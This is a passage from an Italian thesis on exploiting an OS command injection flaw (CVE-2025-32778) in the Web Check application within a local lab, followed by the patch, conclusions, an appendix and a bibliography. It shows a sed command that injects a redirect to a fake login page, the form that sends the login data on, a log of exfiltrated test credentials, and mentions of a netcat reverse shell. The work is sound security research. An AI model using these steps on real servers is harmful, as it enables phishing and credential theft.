Il passo seguente, poi, consiste nell'istruire la *homepage* dell'applicazione web ad effettuare un reindirizzamento forzato verso la pagina di *login*. In linea generale, la strategia più astuta sarebbe quella di instradare l'utente verso la pagina intermedia alla pressione del tasto *Analyze URL*, ma tale operazione è gestita tramite file *JavaScript*, su cui, per motivazioni analoghe al `server.js`, non è possibile operare. Per tale ragione, è stato configurato nella *homepage* un *redirect* automatico verso la rotta `/login` con un ritardo di due secondi dall'apertura; tale espediente permette di mostrare l'interfaccia legittima all'utente, al fine di consolidare la sua fiducia prima di procedere con la richiesta di autenticazione. Non potendo usare *editor* di testo, è stato utilizzato il co-

mando `sed`, che consente di sostituire una stringa all'interno di un file di testo; in particolare, è stato concatenato il tag `<meta>` del *redirect* ad un commento situato all'interno del tag `<head>`:

```
sed -i 's|<!-- Schema.org markup for Google -->|&<meta
    ↪ http-equiv="refresh" content="2; url=/login">|' dist
    ↪ /client/index.html
```

Listing 6.3: Comando per impostare il redirect alla pagina di login

Per realizzare l'operazione di reindirizzamento della pagina di *login* verso la rotta `/check`, invece, non si è agito secondo questa modalità, poiché è stato sufficiente specificare `action="/check"` come attributo del tag `<form>`.

```
70  <form action="/check" method="POST">
```

6.5 Verifica del Phishing

Dopo aver eseguito tutte le fasi della *post-exploitation* precedentemente descritte, la connessione remota tramite *reverse shell* è stata interrotta. Contestualmente, è stata rimossa la configurazione di *port forwarding* sulla porta `4444`, in quanto non più necessaria al fine dell'attacco. Sono rimasti attivi solamente il servizio in ascolto nella porta `8888` della macchina locale e la relativa configurazione di rete.

A questo punto, si entra nella fase di attesa passiva, in cui si attende che un utente navighi sulla pagina malevola e sottometta il *form* di *login*. Al fine di mostrare l'efficacia dell'attacco condotto, sono stati effettuati vari tentativi di accesso (Figura 6.5). È possibile notare, visualizzando il file `credentials.txt`, che le credenziali di accesso sono state correttamente esfiltrate; inoltre, anche la trasmissione dei caratteri speciali è avvenuta con successo.

```
┌──(matteo㉿kali)-[~/Scrivania/thesis/scripts]
└─$ tail -f credentials.txt
[08/05/2026 18:21:47]  email: MarioRossi  |  password: secret1234
[08/05/2026 18:22:25]  email: mario&rossi@web-check.xyz  |  password: P@$$w0rd!?
[08/05/2026 18:25:59]  email: sècrèt èmàil  |  password: sècùré pà$$wòrd
```

Figura 6.5: Contenuto del file credentials.txt dopo i tentativi di accesso

6.6 Architettura di rete complessiva

A questo punto della trattazione sono ormai state definite tutte le configurazioni di rete necessarie per condurre con successo gli attacchi ai danni dell'applicazione web vulnerabile. Pertanto, è possibile delineare nel dettaglio quella che è l'architettura di rete complessiva (Figura 6.6). Essa tiene conto del modo in cui l'attaccante è riuscito a mettersi in contatto con la macchina *server* della vittima, considerando gli *IP* utilizzati e le regole di *port forwarding* definite. In particolare, possiamo distinguere lato attaccante tre strumenti fondamentali:

- **Chrome:** *browser* necessario per iniettare il *payload* malevolo nell'applicativo della vittima.
- **Netcat:** servizio in ascolto nella *shell bash* per eseguire la *Reverse Shell*.
- **login_server.js** servizio in ascolto per l'esfiltrazione delle credenziali digitate dagli utenti.

Lato vittima, invece, è presente solamente il *container Docker* dell'applicazione vulnerabile, il cui *IP* sarebbe differente nel caso in cui l'ambiente di test non fosse stato realizzato in locale.



Figura 6.6: Architettura di rete complessiva

CAPITOLO 7

PATCH

Successivamente alla segnalazione della vulnerabilità `CVE-2025-32778`, l'applicazione *Web Check* oggetto del presente studio è stata sottoposta a modifiche correttive da parte degli sviluppatori. Al fine di documentare l'efficacia di tale intervento, saranno inizialmente analizzati i cambiamenti apportati al codice sorgente, per poi mostrare l'insuccesso degli attacchi precedentemente eseguiti sulla versione vulnerabile.

7.1 Correzione del codice sorgente

Poiché la vulnerabilità risiedeva nell'esecuzione della funzione `exec()`, è stato sufficiente sostituirla con un'altra più sicura in grado di riprodurre lo stesso funzionamento della prima [34]. Nello specifico, la scelta è ricaduta sulla funzione `execFile()`, anch'essa appartenente al modulo `node:child_process` [29]. Questa operazione esegue il comando passatogli come parametro in una modalità differente, poiché non apre una *shell*, ma avvia direttamente il processo specificato a livello del sistema operativo. Affinché ciò sia possibile, il comando non viene passato come una stringa unica, ma diviso in due parametri, il primo contenente il percorso dell'eseguibile, ed il secondo contenente gli argomenti organizzati in un *array*. Grazie a questo approccio, non è possibile concatenare comandi a quello specificato a priori, poiché ogni singolo argomento è codificato, e dunque considerato, come una stringa. Inoltre, anche se così non fosse, l'esecuzione di un comando concatenato sarebbe negata a causa dell'assenza

di un interprete di comandi *bash*, poiché l'eseguibile specificato è comunicato direttamente al sistema operativo.

```
    const args = [
      '--headless',
      '--disable-gpu',
      '--no-sandbox',
      `--screenshot=${screenshotPath}`,
      url
    ];

    execFile(chromePath, args, async (error, stdout,
↪ stderr) => {
```

Listing 7.1: Patch del codice sorgente vulnerabile

7.2 Inefficacia delle iniezioni

Con l'obiettivo di verificare l'inefficacia delle *OS Command Injection* nella versione aggiornata dell'applicazione web, sono stati tentati i medesimi attacchi sviluppati nella sezione 5.2.

In particolare, è stato inizialmente iniettato il *payload time-based*, ottenendo però un esito differente dal *timeout* (Figura 7.1). Infatti, l'analisi dei *log* mostra come lo screenshot sia stato completato con successo in poco più di un secondo, a dimostrazione del fatto che la falla nel sistema sia stata corretta.

Figura 7.1: Log della richiesta con payload time-based

Di fronte a tale risultato, si può concludere che la concatenazione di un qualsiasi comando *bash* dopo l'*URL* non comprometta il normale funzionamento del *server*. Tuttavia, al solo scopo illustrativo, è stata tentata anche l'iniezione del *payload* contenente la *reverse shell*; coerentemente con le aspettative,

la connessione remota non è stata stabilita, lasciando il terminale in ascolto (Figura 7.2).

Figura 7.2: Esito fallimentare della reverse shell

CONCLUSIONI

L'analisi condotta ha evidenziato come l'applicazione *Web Check* fosse soggetta a vulnerabilità del tipo *OS Command Injection*, tanto che anche l'utente meno esperto potrebbe condurre un attacco semplicemente dall'interfaccia grafica del web.

In particolare, la gravità della falla presente è stata accentuata dal fatto che chiunque fosse riuscito a compromettere il sistema avrebbe immediatamente ottenuto i pieni privilegi di amministratore, non richiedendo dunque nemmeno di eseguire una *privilege escalation*; infatti, è solamente grazie a tale scenario se è stato possibile continuare l'intrusione tramite l'inserimento di una pagina di *login* con cui effettuare il *phishing*.

Da questo aspetto, pertanto, si può comprendere l'importanza della sicurezza nelle applicazioni web, e, in particolare, della realizzazione di un sistema di protezione stratificato in più livelli. Definendo un utente con minori privilegi, infatti, un attaccante si sarebbe trovato all'interno del *server* vittima senza la possibilità di fare danni, poiché sprovvisto delle autorizzazioni necessarie per manometterlo. Alternativamente, si sarebbe potuto evitare di installare *tools* specifici senza i quali non sarebbe stato possibile prendere il controllo del sistema, seguendo dunque il principio del privilegio minimo dettato dalle *best practice* di progettazione.

Successivamente all'*exploit*, è stata presentata la versione corretta dell'applicativo vulnerabile, al fine di mostrare come correggere l'errore di implementazione presente. In tal caso, eseguendo nuovamente gli attacchi condotti in

precedenza, il sistema si è rivelato resistente all'iniezione, a dimostrazione dell'efficacia della *patch* rilasciata.

In merito alla metodologia, invece, è bene sottolineare che, nel tentativo di rendere l'analisi più realistica possibile, si è tenuto conto di alcune accortezze di rete che consentissero di isolare, anche se parzialmente, la macchina dell'attaccante da quella della vittima. Nonostante ciò, però, non è stato implementato nessun meccanismo di protezione attraverso *firewall* o sistemi analoghi, che potrebbero essere invece presenti nell'applicazione accessibile online. È stata presa questa decisione poiché non è stato possibile individuare precisamente il tipo di protezione installata, motivo per cui si è preferito evitare di aumentare la complessità del sistema con modelli di difesa non adeguati o eccessivi.

A questo proposito, una limitazione della trattazione risiede nel fatto che l'ambiente di test sia stato configurato solamente come un Proof of Concept orientato alla verifica della fattibilità dell'intrusione. Pertanto, sviluppi futuri di tale ricerca potrebbero riguardare l'analisi della vulnerabilità in un ambiente configurato in modo ingegnerizzato, situazione che richiederebbe però strumenti più sofisticati e potenti di quelli a disposizione.

In conclusione, il presente studio conferma come la sicurezza di un sistema informatico debba essere considerata come requisito imprescindibile nel ciclo di vita del *software*, e non possa essere integrata come una funzionalità aggiuntiva a seguito del rilascio. In merito alle modalità con cui si realizza un sistema sicuro, la pratica migliore risiede nel rispettare i principi di buona progettazione e implementazione definiti dalla comunità *OWASP*.

APPENDICE A

DETTAGLI DEI PARAMETRI ANALIZZATI DA WEB CHECK

In questa appendice è riportata la lista di tutte le analisi condotte dallo strumento Web Check [35], con un'annessa breve spiegazione del funzionamento.

IP Info: restituisce l'indirizzo IP del sito fornito, ottenuto interrogando il DNS. L'IP è l'indirizzo univoco con cui ogni server si identifica sulla rete, utile per condurre ulteriori analisi.

SSL Chain: mostra le informazioni dei certificati *SSL* associati al sito, i quali sono certificati digitali che autenticano l'identità di un sito web, consentono una comunicazione sicura e crittografata, e stabiliscono un rapporto di fiducia tra *client* e *server*.

DNS Records: cerca i record DNS associati al dominio digitato.

Cookies: esamina i cookie *HTTP* impostati dal sito web specificato.

Crawl Rules: fornisce informazioni sul file `Robots.txt`, ossia un documento che si trova nella *root* di un dominio e specifica le pagine che i *crawler* non devono consultare. Può contenere informazioni sensibili, perché definisce esattamente dove si trovano le risorse riservate del sito analizzato.

Headers: estrae ed interpreta gli *header* inviati dal sito indicato durante lo scambio di messaggi per la richiesta e la risposta.

Quality Metrics: tiene conto di circa cento metriche per misurare la qualità di un sito, definita, per esempio, dalle prestazioni e dall'affidabilità.

Server Location: determina la posizione fisica del *server* che ospita quel particolare sito web, sulla base dell'*IP* individuato in precedenza.

Associated Hosts: identifica tutti i domini e sottodomini che sono associati al dominio principale, per individuare la presenza di servizi correlati, siti di *backup* o siti di *test*.

Redirect Chain: traccia la sequenza di reindirizzamenti *HTTP* che si verificano dell'*URL* originale a quello di destinazione finale.

TXT Records: i record TXT sono un tipo di record DNS che fornisce informazioni testuali a fonti esterne al tuo dominio. Possono essere usati per verificare aspetti come le proprietà del dominio o la garanzia della sicurezza della posta elettronica.

Server Status: verifica che il *server* richiesto sia effettivamente *online* e risponda alle richieste inviate.

Open Ports: effettua una scansione di tutte le porte aperte sul *server*, utilizzabili dal *client* come *endpoint* di comunicazione per stabilire delle connessioni. Tali informazioni sono importanti perché alcune porte hanno valori standard, dunque si può capire quali servizi sono in esecuzione.

Traceroute: è uno strumento di diagnostica di rete, che fornisce il percorso compiuto da un pacchetto di informazioni nell'invio da un sistema ad un altro, individuando gli *IP* dei *router* attraversati e i ritardi su ogni punto. Grazie a queste informazioni è possibile ricostruire la geografia dell'infrastruttura di rete e individuare eventuali colli di bottiglia.

Carbon Footprint: offre una misura dell'inquinamento prodotto dal sito, basandosi sulla quantità di dati elaborati e trasferiti, e sul consumo energetico dei *server* che ospitano il sito web.

Server Info: recupera varie informazioni sul *server*, come il tipo di *server* e l'*hosting provider*.

Domain Info: recupera informazioni dettagliate sul dominio analizzato, come nome e dati di contatto del registrante di dominio, o le date di creazione e scadenza del dominio stesso.

DNS Security Extensions: verifica la presenza di *DNSSEC*, ossia un meccanismo di sicurezza che aggiunge una firma digitale crittografica ai *record DNS*. Tale strumento è fondamentale per scongiurare attacchi della categoria *man-in-the-middle*, con i quali si intercetta la richiesta di risoluzione del dominio e si risponde con un *IP* falso che dirige ad una pagina di *phishing*.

HTTP Strict Transport Security: verifica se è attivo il meccanismo di sicurezza *HSTS*, che protegge i siti web da attacchi di *downgrade* del protocollo, con i quali un attaccante forza *client* e *server* ad abbandonare una connessione sicura, come *HTTPS*, per ripiegare su una vulnerabile e non crittografata, come *HTTP*.

DNS Server: determina il o i *server DNS* utilizzati per risolvere l'*URL* richiesto.

Tech Stack: verifica con quali tecnologie è stato realizzato un sito, al fine di valutarne la sicurezza e mettere in luce potenziali vulnerabilità.

Listed Pages: individua ed analizza le *sitemap* del sito indicato, ossia tutte le pagine pubbliche che possono essere indicizzate dal motore di ricerca, le quali forniscono, oltre all'*URL*, anche un insieme di metadati aggiuntivi; sono utili per ricostruire l'architettura del sito.

Security.txt: rileva la presenza di un file `Security.txt`, che indica ai ricercatori il modo standard e sicuro per segnalare la presenza di eventuali vulnerabilità scoperte nel sito, evitando di comunicare in canali pubblici.

Linked Pages: indica tutti i *link* interni e esterni presenti nel sito, rilevati tramite l'attributo `href` dei tag ancora.

Social Tags: individua la presenza di *tag social* nella sezione `meta` dell'`head` del documento *html*, i quali indicano alle piattaforme dei *social media* quali informazioni visualizzare quando l'*URL* è condiviso.

Email Configuration: analizza l'autenticità e la sicurezza delle comunicazioni tramite mail, verificando se il proprietario del sito ha impostato alcune difese necessarie come *SPF, DKIM, DMARC* e *BIMI*.

Firewall Detection: rileva la presenza di un *firewall* per applicazioni web, che monitora e filtra il traffico *HTTP* tra l'applicazione web e Internet.

HTTP Security Features: analizza le intestazioni di sicurezza *HTTP* configurate sul *server* per valutare quanto il sito sia protetto contro attacchi comuni come *cross-site scripting*.

Archive History: recupera la cronologia completa degli archivi dalla Wayback Machine, la quale contiene istantanee di ogni pagina web nel corso degli anni.

Global Ranking: valuta la posizione del sito richiesto nella classifica globale tenendo conto di varie metriche, utile per valutare la portata e la popolarità dello stesso.

Block Detection: verifica l'accesso all'URL utilizzando oltre dieci dei *server DNS* più diffusi per il blocco di *privacy*, *malware* e controlli parentali.

Malware & Phishing Detection: determina il livello di minaccia di un sito verificando se compare in liste di *malware* o *phishing*.

TLS Connection: simula l'*handshake TLS* con il *server* per estrarre dati come la versione del protocollo o il pacchetto di algoritmi crittografici scelto per cifrare la comunicazione.

TLS Security Audit: un riepilogo della configurazione *TLS* del *server*

TLS Client Compatibility: simula l'*handshake TLS* con il *server* da più tipi di *client*, al fine di determinare, per ognuno di essi, se riesce a connettersi e quanto viene negoziato con il *server*.

Screenshot: acquisisce una schermata della pagina web raggiunta seguendo l'*URL* fornito; è la funzionalità alla base dell'intero studio.

Subdomains: individua i sottodomini appartenenti al dominio indicato, i quali potrebbero esporre servizi di sviluppo e di *test* che sono stati dimenticati e dunque non dispongono delle stesse protezioni che ha l'ambiente di esecuzione.

BIBLIOGRAFIA

[1] Jennifer L. Cawthra and Michael R. Ekstrom and Lauren N. Lusty and Julian T. Sexton and John E. Sweetnam and Anne R. Townsend, "NIST SP 1800-25: Data Integrity: Identifying and Protecting Assets Against Ransomware and Other Destructive Events." https://www.nccoe.nist.gov/publication/1800-25/VolA/, 2020.

[2] OWASP Foundation, "OWASP Vulnerabilities." https://owasp.org/www-community/vulnerabilities/, 2026.

[3] OWASP Foundation, "A01 broken access control - owasp top 10:2025." https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/, 2025.

[4] OWASP Foundation, "A02 Security Misconfiguration - OWASP Top 10:2025." https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/, 2025.

[5] OWASP Foundation, "A03 software supply chain failures - owasp top 10:2025." https://owasp.org/Top10/2025/A03_2025-Software_Supply_Chain_Failures/, 2025.

[6] OWASP Foundation, "A04 Cryptographic Failures - OWASP Top 10:2025." https://owasp.org/Top10/2025/A04_2025-Cryptographic_Failures/, 2025.

[7] OWASP Foundation, "A05 Injection - OWASP Top 10:2025." https://owasp.org/Top10/2025/A05_2025-Injection/, 2025.

[8] OWASP Foundation, "A06 Insecure Design - OWASP Top 10:2025." https://owasp.org/Top10/2025/A06_2025-Insecure_Design/, 2025.

[9] OWASP Foundation, "A07 Authentication Failures - OWASP Top 10:2025." https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/, 2025.

[10] OWASP Foundation, "A08 Software or Data Integrity Failures - OWASP Top 10:2025." https://owasp.org/Top10/2025/A08_2025-Software_or_Data_Integrity_Failures/, 2025.

[11] OWASP Foundation, "A09 Security Logging and Alerting Failures - OWASP Top 10:2025." https://owasp.org/Top10/2025/A09_2025-Security_Logging_and_Alerting_Failures/, 2025.

[12] OWASP Foundation, "A10 Mishandling of Exceptional Conditions - OWASP Top 10:2025." https://owasp.org/Top10/2025/A10_2025-Mishandling_of_Exceptional_Conditions/, 2025.

[13] OWASP Foundation, "Glossary - Secure Coding Practices Quick Reference Guide." https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/stable-en/03-appendices/05-glossary, 2026.

[14] OWASP Foundation, "Secure Product Design Cheat Sheet." https://cheatsheetseries.owasp.org/cheatsheets/Secure_Product_Design_Cheat_Sheet.html, 2026.

[15] OWASP Foundation, "OWASP Secure Coding Practices Quick Reference Guide, Version 2.1." https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/assets/docs/OWASP_SCP_Quick_Reference_Guide_v21.pdf, 2010.

[16] NIST, "About NIST." https://www.nist.gov/about-nist, 2024.

[17] NIST, "Cybersecurity and Privacy Program." https://www.nist.gov/cybersecurity-and-privacy, 2026.

[18] NIST, "The NIST Cybersecurity Framework (CSF) 2.0." https://doi.org/10.6028/NIST.CSWP.29, 2024.

[19] NIST, "NVD - General Information." https://nvd.nist.gov/general, 2024.

[20] NIST, "NVD - CVE Process." https://nvd.nist.gov/general/cve-process, 2024.

[21] MITRE, "CWE - About CWE." https://cwe.mitre.org/about/index.html, 2024.

[22] FIRST.org, "CVSS v4.0 User Guide." https://www.first.org/cvss/v4.0/user-guide, 2024.

[23] NIST, "Common Platform Enumeration: Naming Specification Version 2.3 (NISTIR 7695)." https://nvlpubs.nist.gov/nistpubs/Legacy/IR/nistir7695.pdf, 2011.

[24] NIST, "CVE-2025-32778 Detail." https://nvd.nist.gov/vuln/detail/CVE-2025-32778, 2025.

[25] Free Software Foundation, "Bash Reference Manual: What is Bash?." https://www.gnu.org/software/bash/manual/bash.html#What-is-Bash_003f, 2024.

[26] Docker Inc., "Docker Overview." https://docs.docker.com/get-started/docker-overview/, 2026.

[27] Docker Inc., "What is a Container?." https://www.docker.com/resources/what-container/, 2026.

[28] Scott Chacon and Ben Straub, "Pro Git." https://github.com/progit/progit2/releases/download/2.1.449/progit.pdf, 2024.

[29] Node.js Foundation, "Node.js v20.x Documentation - Child process: exec(command[, options][, callback])." https://nodejs.org/api/child_process.html#child-processexeccommand-options-callback, 2024.

[30] MITRE, "CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')." https://cwe.mitre.org/data/definitions/78.html, 2024.

[31] Tim Berners-Lee and Roy T. Fielding and Larry Masinter, "RFC 3986: Uniform Resource Identifier (URI): Generic Syntax." `https://datatracker.ietf.org/doc/html/rfc3986`, 2005.

[32] Ralph Droms, "RFC 2131: Dynamic Host Configuration Protocol." `https://datatracker.ietf.org/doc/html/rfc2131`, 1997.

[33] Pyda Srisuresh and Matt Holdrege, "RFC 3022: Traditional IP Network Address Translator (Traditional NAT)." `https://datatracker.ietf.org/doc/html/rfc3022`, 2001.

[34] Alicia Sykes, "Web-Check Commit: 0e4958a (Replace exec with execFile)." `https://github.com/Lissy93/web-check/commit/0e4958aa10b2650d32439a799f6fc83a7cd46cef`, 2025.

[35] A. Sykes, "Web-Check About." `https://web-check.xyz/check/about`, 2024.